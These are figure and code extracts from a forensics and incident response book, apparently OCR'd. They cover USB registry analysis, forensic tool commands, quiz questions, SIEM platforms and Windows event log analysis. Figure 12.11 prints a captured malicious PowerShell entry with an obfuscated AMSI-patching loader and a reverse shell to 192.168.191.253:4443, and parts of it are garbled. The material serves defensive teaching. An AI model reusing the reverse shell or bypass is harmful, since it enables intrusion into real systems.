VID_05C8&PID_0815&MI_02	REG_DWORD	0	1	2022-02-04 07:02:35
VID_8087&PID_0A2B	REG_DWORD	0	1	2022-02-04 07:02:36
{2F2B7B01-597A-434C-8DD6-D27CD4...	REG_DWORD	0	1	2022-02-04 07:03:06
{5d624f94-8850-40c3-a3fa-a4fd2080b...	REG_DWORD	0	1	2022-02-04 07:03:04
{DD8E82AE-334B-49A2-AEAE-AEB0F...	REG_DWORD	0	1	2022-02-04 07:03:04

Figure 11.42 – USB registry key location

Values			
Drag a column header here to group by that column			
Value Name	Value Type	Data	Value Slack
DeviceDesc	RegSz	@usbvideo.inf,%usbvideo.devicedesc%;...	00-00
LocationInformation	RegSz	0000.0014.0000.005.000.000.000.000.000.000	00-00-00-00-00-00
Capabilities	RegDword	164	
Address	RegDword	5	
ContainerID	RegSz	{00000000-0000-0000-f0ff-ffffffff}	00-00-00-00-00-00
HardwareID	RegMultiSz	USB\VID_05C8&PID_0815&REV_0011&M...	
CompatibleIDs	RegMultiSz	USB\COMPAT_VID_05c8&Class_0e&Sub...	00-00-00-00-00-00
ConfigFlags	RegDword	0	
ClassGUID	RegSz	{ca3e7ab9-b4c3-4ae6-8251-579ef933890f}	00-00-00-00-00-00
Driver	RegSz	{ca3e7ab9-b4c3-4ae6-8251-579ef933890...}	00-00-00-00
Service	RegSz	usbvideo	9E-01
LowerFilters	RegMultiSz	WdmCompanionFilter	35-26-4D-49
Mfg	RegSz	@usbvideo.inf,%msft%;Microsoft	00-00-00-00-00-00
FriendlyName	RegSz	HP Wide Vision FHD Camera	

**Figure 11.43 – Registry values**

Type viewer	Binary viewer
Value name	HardwareID
Value type	RegMultiSz
Value	USB\VID_05C8&PID_0815&REV_0011&MI_00 USB\VID_05C8&PID_0815&MI_00
Raw value	55-00-53-00-42-00-5C-00-56-00-49-00-44-00-5F-00-30-00-35-00-43-00-38-00-26-00-50-00-49-00-44-00-5F-00-30-00-38-00-31-00-35-00-52-00-45-00-56-00-5F-00-30-00-30-00-31-00-31-00-26-00-4D-00-49-00-5F-00-30-00-30-00-00-00-55-00-53-00-42-00-5C-00-56-00-49-00-44-00-5F-00-30-00-35-00-43-00-38-00-26-00-5F-00-49-00-44-00-5F-00-30-00-38-00-31-00-35-00-26-00-4D-00-49-00-5F-00-30-00-30-00-00-00-00

**Figure 11.44 – HardwareID data**

## Code and Commands

### Command 11.1:

```
C:\Users\forensics\Documents\ZimmermanTools>MFTECmd.exe -f "D:\Suspect \$MFT" --csv "D:" --csvf SuspectMFT.csv
```

### Command 11.2:

```
C:\Users\forensics\Documents\ZimmermanTools>PECmd.exe -d  
D:\Suspect_Prefetch -q --csv D:\ --csvf  
suspect_prefetch.csv
```

## Questions

Answer the following questions to test your knowledge of this chapter:

1. What are some of the features that are available with commercial and open source forensic platforms?
  - Hex viewer
  - Email carving
  - Metadata viewer
  - All of the above
2. In what registry hive could an incident responder find USBs that have been connected to the system?
  - SAM
  - Security
  - System
  - User profile
3. Web history may provide data on a phishing URL that's been accessed by the system.
  - True
  - False
4. Which of the following is not a Windows registry hive?
  - System
  - SAM
  - Storage
  - Software

## Further reading

For more information about the topics covered in this chapter, refer to the following resources:

- Autopsy GitHub: <https://github.com/sleuthkit/autopsy>

- Eric Zimmerman Tools: <https://ericzimmerman.github.io/#/index.md>
- Eric Zimmerman Tools Cheat Sheet: <https://www.sans.org/posters/eric-zimmerman-tools-cheat-sheet/>
- Registry Analysis with FTK Registry Viewer:  
[https://subscription.packtpub.com/book/networking\\_and\\_servers/9781784390495/6/ch06lvl1sec37/registry-analysis-with-ftkregistry-viewer](https://subscription.packtpub.com/book/networking_and_servers/9781784390495/6/ch06lvl1sec37/registry-analysis-with-ftkregistry-viewer)
- Windows Registry Analysis 101:  
<https://www.forensicfocus.com/articles/windows-registry-analysis-101/>

# Chapter 12

## Images




Figure 12.1 – SIEM and logging architecture

Screenshot of a SIEM search interface titled "New Search". The search bar contains the query: "2017-01-01T00:00:00Z 10.100.20.18 -> 10.88.6.12 0x44F8". The results table shows the following log entries:


ID	Time	Event
1	2017-01-01T00:00:00Z	10.100.20.18 -> 10.88.6.12 0x44F8
2	2017-01-01T00:00:00Z	10.100.20.18 -> 10.88.6.12 0x44F8

The log entries are detailed as follows:


1. Time: 2017-01-01T00:00:00Z, Event: 10.100.20.18 -> 10.88.6.12 0x44F8. Details: Initiator=10.100.20.18, Target=10.88.6.12, Status=0x44F8, Action=Copy, User=USSalesSyncAcct, Type=File, Source=10.100.20.18, Destination=10.88.6.12, FileSize=102400000, Progress=100%, Duration=00:00:00, Error=0, LogLevel=Info, LogSource=FileCopy, LogType=FileCopy.

2. Time: 2017-01-01T00:00:00Z, Event: 10.100.20.18 -> 10.88.6.12 0x44F8. Details: Initiator=10.100.20.18, Target=10.88.6.12, Status=0x44F8, Action=Copy, User=USSalesSyncAcct, Type=File, Source=10.100.20.18, Destination=10.88.6.12, FileSize=102400000, Progress=100%, Duration=00:00:00, Error=0, LogLevel=Info, LogSource=FileCopy, LogType=FileCopy.

**Figure 12.2 – The Splunk platform**



**Figure 12.3 – The Kibana platform**



**Figure 12.4 – The Security Onion platform**




Figure 12.5 – Microsoft Windows Event Viewer

Name	Date modified	Type	Size
Application.evtx	7/18/2022 5:27 PM	Event Log	15,429 KB
HardwareEvents.evtx	11/21/2021 12:09 PM	Event Log	68 KB
IntelAudioServicesLog.evtx	11/21/2021 12:08 PM	Event Log	68 KB
Intel-GFX-Info%4Application.evtx	5/31/2022 9:18 AM	Event Log	68 KB
Intel-GFX-Info%4System.evtx	5/31/2022 9:18 AM	Event Log	68 KB
Internet Explorer.evtx	11/21/2021 12:08 PM	Event Log	68 KB
Key Management Service.evtx	11/21/2021 12:08 PM	Event Log	68 KB
Microsoft-Client-License-Flexible-Platform%4Admin.evtx	7/18/2022 2:25 AM	Event Log	68 KB
Microsoft-Client-Licensing-Platform%4Admin.evtx	7/18/2022 5:27 PM	Event Log	1,028 KB
Microsoft-Surface-SurfaceAcpiNotify%4Operational.evtx	2/26/2022 8:41 AM	Event Log	68 KB
Microsoft-Surface-SurfaceService%4Operational.evtx	7/13/2022 2:24 AM	Event Log	68 KB
Microsoft-Windows-AAD%4Operational.evtx	7/13/2022 2:26 AM	Event Log	1,028 KB
Microsoft-Windows-Application-Server-Applications%4Admin.evtx	4/7/2022 10:08 AM	Event Log	68 KB
Microsoft-Windows-Application-Server-Applications%4Operational.evtx	4/7/2022 10:08 AM	Event Log	68 KB
Microsoft-Windows-Application-Experience%4Program-Compatibility-Assistant.evtx	7/13/2022 7:26 AM	Event Log	68 KB
Microsoft-Windows-Application-Experience%4Program-Compatibility-Bugsleather.evtx	11/23/2021 8:16 PM	Event Log	68 KB
Microsoft-Windows-Application-Experience%4Program-Inventory.evtx	11/23/2021 8:16 PM	Event Log	68 KB
Microsoft-Windows-Application-Experience%4Program-Telemetry.evtx	7/13/2022 3:25 AM	Event Log	1,028 KB
Microsoft-Windows-Application-Experience%4Steps-Recorder.evtx	11/23/2021 8:16 PM	Event Log	68 KB
Microsoft-Windows-AppModel-Runtime%4Admin.evtx	7/18/2022 5:20 PM	Event Log	1,028 KB

190 items

Figure 12.6 – Windows Event Log directory

```
@rem Event and Security Logs
wevtutil epl Setup .\%COMPUTERNAME%\Logs\%COMPUTERNAME%_Setup.evtx
wevtutil epl System .\%COMPUTERNAME%\Logs\%COMPUTERNAME%_System.evtx
wevtutil epl Security .\%COMPUTERNAME%\Logs\%COMPUTERNAME%_Security.evtx
wevtutil epl Application .\%COMPUTERNAME%\Logs\%COMPUTERNAME%_Application.evtx
```

```
Administrator: Command Prompt - CyLR.exe
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-Backup%4ActionCenter.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-SystemAssessmentTool%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-UpdateClient%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WinINet-Config%4ProxyConfigChanged.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WinLogon%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WinRM%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WinSock-WS2HELP%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-Wired-AutoConfig%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WLAN-AutoConfig%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WMI-Activity%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WMPNSS-Service%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WorkFolders%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WorkplaceJoin%4Admin.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WPD-ClassInstaller%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WPD-CompositeClassDriver%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WPD-NTPClassDriver%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WMAN-SVC-Events%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-Phone-Connectivity-WiFiConnSvc-Channel.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\GAlerts.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\OpenSSH%4Admin.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\OpenSSH%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Parameters.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Security.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Setup.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\SMSPapi.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\State.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\System.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\WindowsPowerShell.evtx
Collecting File: C:\WINDOWS\System32\Tasks\Agent Activation Runtime\5-1-5-21-1559058806-2639169911-1308567520-1001
```

Figure 12.8 – CyLR.exe execution output

```
Date      : 2/11/2022 5:37:07 PM
Log       : Security
EventID   : 4732
Message   : User added to local Administrators group
Results   : Username: -
            User SID: S-1-5-21-3341181097-1059518978-806882922-1002

Command   :
Decoded   :

Date      : 2/11/2022 5:29:43 PM
Log       : Security
EventID   : 4720
Message   : New User Created
Results   : Username: minecraftsteve
            User SID: S-1-5-21-3341181097-1059518978-806882922-1002

Command   :
Decoded   :

Date      : 2/3/2022 11:02:35 PM
Log       : Security
EventID   : 4672
Message   : Multiple admin logons for one account
Results   : Username: pbentley0107@gmail.com
            User SID Access Count: 24

Command   :
Decoded   :
```

Figure 12.9 – DeepBlueCLI suspicious security event logs

```
Date : 2/3/2022 11:05:53 PM
Log : System
EventID : 7030
Message : Interactive service warning
Results : Service name: Printer Extensions and Notifications
           Malware (and some third party software) trigger this warning
Command :
Decoded :
```

Figure 12.10 – DeepBlueCLI suspicious system event log entry

```
Date : 2/9/2022 3:34:58 PM
Log : PowerShell
EventID : 4184
Message : Suspicious Command Line
Results : Long Command Line: greater than 3800 bytes

Command : $xexna = @"
    using System;
    using System.Runtime.InteropServices;
    public class xexna {
        [DllImport("kernel32")]
        public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
        [DllImport("kernel32")]
        public static extern IntPtr LoadLibrary(string name);
        [DllImport("kernel32")]
        public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr gapiwc, uint fInProtect, out uint lpfOldProtect);
    }
    #
    Add-Type $xexna

$vcmmix = $xexna::LoadLibrary("$([char](97)+[char](109+37-37)+[char]((bytE)0x73)+[char](105)+[char](46+29-28)+[Char](108*7/7)+[char]((bytE)0x6c)+[char](108*9d/9e))")
$szasbc = $xexna::GetProcAddress($vcmmix,
    '$([char]`A`+`nBuffer`),`nNtalize([char]0x46)+[char]((bytE)0x6F)+[char]((bytE)0x72)+[char](31+78)+[char](68+66-66))`-replace `[char](45+47)+[char]([Byte]0x70)+[char](102+11)+[char](10+67)+[char](89+21)+[char](108+74))`'
$P = 0
$ernal::VirtualProtect($szasbc, [int32]5, 0x40, [ref]$P)
$kaof = "0x88"
$ulg = "0x57"
$kybc = "0x00"
$stvr = "0x87"
$itno = "0x88"
$uhpe = "0xC9"
$etalk = [Byte[]] ($4xd4,8x1kg,$kybc,$stvr,$itno,+$uhpe)
[System.Runtime.InteropServices.Marshal]::Copy($etalk, 0, $szasbc, 6)

powershell -c "$client = New-Object System.Net.Sockets.TCPCClient('192.168.191.253',4443);$stream =
$client.GetStream();[byte[]]$bytes = @..0..5535|for{while(([char]$i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data =
>New-Object Type[byte] System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = ([char]$data[2..$i] | Out-String );$sendback2
= $sendback + "PSReverseShell# `$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()});$client.Close();}"
Decoded :
```

Figure 12.11 – DeepBlueCLI PowerShell event log entry

```
powershell -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.191.253', '4443);
```

Figure 12.12 – PowerShell network socket




Figure 12.13 – Event Log Explorer GUI




Figure 12.14 – Opening Windows event logs



Figure 12.15 – Event Log Explorer – creating a filter




Figure 12.16 – Event Log Explorer filter parameters




Figure 12.17 – Event log details




Figure 12.18 – Event log entry description

